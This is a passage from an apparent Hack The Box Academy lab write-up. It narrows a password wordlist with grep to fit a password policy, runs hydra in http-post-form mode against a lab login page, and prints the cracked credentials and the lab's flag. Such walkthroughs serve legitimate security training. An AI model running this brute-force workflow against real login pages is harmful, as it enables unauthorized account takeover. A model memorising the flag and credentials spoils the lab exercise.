grep -E '^.{6,}$' jane.txt | grep -E '[A-Z]' | grep -E '[a-z]' | grep -E '[0-9]' | grep -E '([!@#$%^&*].*){2,}' > jane-filtered.txt
```




```
┌─[eu-academy-2]─[10.10.15.35]─[htb-ac-1099135@htb-yn851cwljk]─[~]
└──╼ [★]$ grep -E '^.{6,}$' jane.txt | grep -E '[A-Z]' | grep -E '[a-z]' | grep -E '[0-9]' | grep -E '([!@#$%^&*].*){2,}' > ja
ne-filtered.txt
┌─[eu-academy-2]─[10.10.15.35]─[htb-ac-1099135@htb-yn851cwljk]─[~]
└──╼ [★]$ wc -l jane-filtered.txt
8213 jane-filtered.txt
```

We narrowed down the password lists to 8213 words long – more than 5 times shorter!


Now when we have the username list ‘jane_smith_usernames.txt’ and the password list ‘jane-filtered.txt’ - we are ready to bruteforce:

```
hydra -L jane_smith_usernames.txt -P jane-filtered.txt <target-IP> -s <target-port> -f http-post-form "/:username=^USER^&password=^PASS^:Invalid credentials"
```



```
┌─[eu-academy-2]─[10.10.15.35]─[htb-ac-1099135@htb-yn851cwljk]─[~]
└──╼ [★]$ hydra -L jane_smith_usernames.txt -P jane-filtered.txt 94.237.63.91 -s 39203 -f http-post-form "/:username=^USER^&pa
ssword=^PASS^:Invalid credentials"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-03 09:40:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 114982 login tries (l:14/p:8213), ~7187 tries per task
[DATA] attacking http-post-form://94.237.63.91:39203/:username=^USER^&password=^PASS^:Invalid credentials
[39203][http-post-form] host: 94.237.63.91   login: jane   password: 3n4J!!
[STATUS] attack finished for 94.237.63.91 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-03 09:40:12
```

We have a credentials! ‘jane:3n4J!!’



http://94.237.63.91:39203/success

Login Successful!

Congratulations, here is your flag:

HTB{W3b_L0gin_Brut3F0rc3_Cu5t0m}